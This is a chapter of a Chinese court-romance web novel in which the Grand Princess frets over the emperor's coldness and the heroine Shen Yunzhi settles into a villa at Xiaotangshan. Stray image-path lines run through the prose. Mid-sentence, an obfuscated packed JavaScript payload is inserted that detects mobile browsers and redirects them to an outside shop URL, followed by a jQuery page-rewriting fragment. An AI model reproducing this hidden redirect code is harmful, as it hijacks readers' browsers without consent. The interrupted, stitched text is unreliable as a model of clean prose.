50. 小汤山

作品:《别居后被天子觊觎了

    大长公主问出这话来,嬷嬷脸色变了变,哪里敢回答。


    迟疑片刻,嬷嬷没直接回答而是道:“皇上忙于朝政不常去后宫,妃嫔们多畏惧皇上。娴贵妃一直想叫侄女崔棠进宫侍奉皇上,亲自下厨做了膳食请皇上去景阳宫,皇上却是一直没去,后宫妃嫔不免笑话娴贵妃。”


    大长公主揉了揉眉心,轻轻叹了一口气:“本宫就知道他那性子怎么都改不了,他哪里只是不亲近后宫,他是谁都不亲近,哪怕对本宫这个姑母,也是敬重多过亲近。”


    嬷嬷不敢接这个话,皇上和先帝不同,成日忙于朝政疏远后宫乃是明君,膝下已有皇子皇女,说不上子嗣单薄,朝臣都说不了皇上一句不好,可偏偏这些年朝臣愈发畏惧皇上威严。


    大长公主挥了挥手,叫嬷嬷退下了。


    等到嬷嬷退出去,她抿了口茶,这才对跟了她多年的心腹樊嬷嬷道:“皇帝这样本宫心里头实在不安生,都说他是个好皇帝,可本宫却觉着他帝威渐重内里却像是个火药桶一般,不知什么时候就点燃了,闹出大事来。他这样,竟不如先帝叫本宫感觉踏实。一个无情无欲凡事都不在乎的皇帝,你说他若是有一日发起疯来,这天下会成个什么样子?”


    樊嬷嬷是知道自家主子心中的担忧的,只是皇上看起来很能克制自己的脾气,她轻声道:“您兴许是多想了,皇上不似先帝,打小得大儒教导最重礼法规矩,又一向内敛自持待后宫也不严苛,怎么算不得好呢?您担心皇上有一日会发疯,可也只是您的猜测罢了,兴许皇上一直这样,等年纪大了,立了太子,朝堂就愈发稳固了。退一步说,您是看着皇上长大的,皇上既然敬重您,哪怕有什么不妥您多劝劝皇上就是了。”


    大长公主看了她一眼,没好气道:“你这话说了等于没说。先帝当年和筝姐姐的事情闹得天下皆知,我当时帮不了筝姐姐,只能见着筝姐姐被迫困于宫中,也曾怨怪皇兄为何不顾体面做出这等君夺臣妻的荒唐事。可如今瞧着皇帝这个清心寡欲对谁都不上心,这世上没哪个能拨动他心弦的样子,我倒觉着皇兄当年再荒唐也比皇帝这样叫我安生。”


    “别的不说,娴贵妃这些年在那个位置上看着风光,可皇帝去过她景阳宫几回?可曾留宿过一回?”


    “当年本宫就看出娴贵妃救驾有故意拿腹中孩子换功之嫌,可皇上却言她伤了身子再难有孕,直接便给了她贵妃的位分。可这些年你瞧娴贵妃可有好好过过一天?她若是心里头踏实,哪里会想着叫侄女崔棠进宫?”


    樊嬷嬷脸色微微一变,带着几分不敢置信猜测道:“主子您的意思,皇上是在故意折磨娴贵妃?”


    大长公主点了点头:“最初几年本宫没回过味儿来,想着娴贵妃冲上去救驾,哪怕多此一举也是为着护着皇上,她失了肚子里的孩子又因着伤在腹部再难有孕,贵妃的位分虽高,可皇帝龙体要紧,这位分给出去也就给出去了。”


    “可这些年,本宫瞧着皇上待娴贵妃的态度,愈发觉出不对味儿来。本宫便想到当年筝姐姐被皇兄强纳进宫被迫生下皇帝,她精神本就有些不好,不喜皇帝这个儿子,那一回敏妃将皇帝推进湖中,筝姐姐站在不远处,竟任由皇帝在水中挣扎却不出手相救,最后皇帝虽被救了下来,敏妃被废黜赐死,皇兄将此事压了下来,可皇帝心里怎么能没有芥蒂?”


    大长公主喃喃道:“娴贵妃拿腹中孩子救驾,你说皇帝对她此举是喜还是恶?给了她贵妃的位分是赏还是罚?”


    殿内温暖,樊嬷嬷听到大长公主的这番话后却是忍不住打了个寒颤,后背也有些发凉。


    大长公主见她这样,发愁道:“本宫就盼着有人能牵动他的心,教会他什么叫做感情,从过去的事情里走出来,总好过看他一年年这个样子,叫人心惊。”


    “娴贵妃那侄女皇帝多半是不会叫她进宫侍奉的,本宫听嬷嬷说了崔宣和勇庆侯府的事情,想来有那样的兄长崔棠也不是什么好的,倒也不觉着可惜。只是本宫想着,等过些时候和太后商量商量,叫宫里多进几个新人,若是皇帝瞧上了,本宫也能少操心些。”“而且,后宫的子嗣也还是少了些,皇子也没个得他看重的。”


    樊嬷嬷点了点头,只是心中想起皇帝这些年的性子,不免觉着自己主子兴许是白忙活一场。


    皇上那样的性子,能瞧上哪个?


    ......


    这边,沈云稚又在寺庙里住了两日,便和外祖母鲁老夫人还有表姐孟茹乘马车一路往小汤山这边来了。


    沈云稚本来觉着外祖母年纪大了一路舟车劳顿不想叫她陪着,鲁老夫人却是性子强硬,问道:“我去哪里歇着都是歇着,难道去了你那宅子就不能好好歇一歇了?非要我回孟府去?”


    沈云稚听外祖母这样说,哪里敢再劝,只能莞尔道:“怎么会,外祖母想住多久就住多久,只要外祖母不嫌小汤山那边太过冷清安静就好。”


    孟茹看着她和鲁老夫人一来一回说话,忍不住拿帕子掩嘴偷笑。沈云稚见到了,眉眼带笑,心中却是暖暖的。


    外祖母和表姐叫她头一次有了家人的感觉,虽说彼此相处不久,可就短短几日,她觉着外祖母和表姐给了她想要却一直求而不得的亲情,叫她觉着自己也是会被人喜欢被人心疼的。


    这种感觉很稀罕,深入骨髓叫她觉着日子都有了盼头,没有往日里那般活着便是熬日子的感觉了。


    果然,和崔宣和离离开勇庆侯府,也离开显国公府自己搬出来是正确的选择。要不然,哪里会有这样轻松自在的日子。


    当然,也是她幸运,得了外祖母和表姐的怜惜和喜欢。


    马车徐徐驶出寺庙所在的地方,到傍晚时才到了小汤山的宅子。


    孟氏早就派人来收拾宅子,门房也有旧日里看门的婆子,见着马车停下来,忙进去回禀了管事的许嬷嬷,等到鲁老夫人几人下了马车,管事许嬷嬷已经匆匆从宅子里出来。


    “老奴见过老夫人,见过表姑娘和二姑娘。”


    鲁老夫人微微颔首,问道:“可都收拾妥当了?”


    许嬷嬷回道:“回老夫人的话,都妥当了。大夫人派了丫鬟婆子过来收拾,细细打扫整理过,该采买的都采买了,膳房也安排了人,直接就能住下来了。”


    她朝着鲁老夫人福身行礼,起身恭敬回话,眼睛却是不着痕迹一直往沈云稚这里瞟。


    她和二姑娘沈云稚只照过几回面,印象里当初被认回来的二姑娘性子温婉乖顺,甚至还带了几分怯懦,在面对大夫人孟氏这个生母的时候更是谨小慎微,听话规矩怕被大夫人不喜,觉着她这个自小不在显国公府长大的亲女儿比不上夫人养在身边的宋澜月。


    后来,沈云稚代替宋澜月嫁去勇庆侯府,大婚当夜便出了那样的事情。之后她听说了沈云稚在勇庆侯府的处境,心里也是一阵唏嘘,觉着二姑娘的命可真是不好。


    若是没有掉包这桩事情,哪里会落得那般处境,年纪轻轻守寡不说,还被婆母薛氏那样磋磨折腾,娘家显国公府也看着她受苦丝毫不替她撑腰。


    她唏嘘之后,甚至想着依着沈云稚的性子,被那样磋磨折腾,多半也在侯府撑不了几年,说不得过上几年便郁结于心早早送了性命。


    不曾想,峰回路转崔宣带着怀孕的宋澜月回来了,沈云稚这位她曾经觉着乖顺懂事的人,却是执意和崔宣和离,如今要搬来这小汤山的宅子住了。


    自家夫人孟氏当初;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17401043|197416||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    不喜这个认回来的女儿,如今对这个和离的女儿却也上了心,想要补偿她了。


    她看着沈云稚,见她这般貌美,心中又是一阵唏嘘,这般年轻便和离了哪怕失了清白的身子往后也不是不好再嫁,可偏偏,沈云稚得罪的是勇庆侯府,是宫中的娴贵妃娘娘,她和崔宣还有宋澜月的事情又闹得人尽皆知,纵她如此貌美又没和崔宣圆房,只怕也只能将日子消磨在这清净的小汤山了。


    小汤山景致虽好,可对于沈云稚这般年轻的姑娘来说,无异于宫中的冷宫了。


    许嬷嬷一边想,一边领着鲁老夫人和沈云稚她们往宅子里走。


    宅子清幽雅静,三进的院落比不得勇庆侯府和显国公府,可对于沈云稚来说,已经算是不错了。


    众人跟着许嬷嬷一路去了正房,房间里布置雅致得当,软塌上铺着厚厚的杭绸绣折枝芙蓉褥子,摆了一张黑漆雕花小炕桌,上头是成套的汝窑粉彩茶盏,瞧着就格外打眼。


    见着沈云稚看着桌上的茶盏,许嬷嬷解释道:“这套粉彩茶盏很是稀罕,是夫人特意叫奴婢们从国公府带过来,拿给姑娘您用的。”


    “这回连同姑娘的嫁妆一块儿带过来的还有夫人私库里的好些东西,夫人怕姑娘在这里受苦,一应东西都是挑了又挑,再好不过的,装了三抬红木箱子呢。”


    沈云稚听着这话便知道这些都是当初她出嫁时孟氏从原有的嫁妆箱子里拿出来,想着往后等宋澜月出嫁给她当嫁妆的。


    孟氏觉着她配不上那些好东西,如今却叫人送了过来。


    沈云稚不是小孩子,自然不会发脾气叫人将这些东西拿回去。


    这些嫁妆原本就该是她的,孟氏既然想要补偿她,给她这些东西,她收了就是。


    只是,她不会将孟氏的补偿当作一片慈母之心因此心生动容。


    沈云稚扶着鲁老夫人到软塌前坐了下来。


    丫鬟上了茶水和点心,沈云稚和孟茹也坐下来陪着老夫人闲聊喝茶。


    鲁老夫人喝了半盏茶,对着沈云稚道:“年纪大了精力不济,我先去歇歇,等到用膳时再叫我。”


    沈云稚想叫外祖母在这正房歇下,自己搬去别处。只是她才想开口,话还没来得及说出来鲁老夫人就道:“这屋子你们姑娘家住着正好,宅子里屋子不少,我自己寻个屋子住下就好。”“叫许嬷嬷陪着我一块儿去吧,我也和她说说话。你和茹丫头不累的话,再说会儿话,就别跟着我一块儿了。”


    鲁老夫人说着,就往外走,许嬷嬷连忙跟了上去。


    沈云稚知道她的心思,也知外祖母是有话要问许嬷嬷,多半是关于这宅子里丫鬟婆子的事情。


    她站在那里目送外祖母出去,眼圈有些酸涩。


    外祖母待她好,处处都想帮她护她。


    她觉着自己有些不争气,当初在勇庆侯府那样都渐渐不哭了,知道哭没用,如今逃离了勇庆侯府,遇上了这样好的外祖母和表姐,她却是经常眼睛酸涩喉咙哽咽。


    她坐回去低着头喝茶,按捺下这些情绪。孟茹拉着她的手,道:“你别多想,祖母疼我和疼你一样,我平日里也经常叫祖母替我操心,也不觉着如何,咱们当晚辈的记着这些,多陪陪老人家就好了。祖母年纪大了,可经常说她要替晚辈们忙活操心,才能保持精气神,不然真歇下来了,反倒是不好。”


    沈云稚点了点头,有些不好意思的对着孟茹笑了笑,继续闲聊起来。


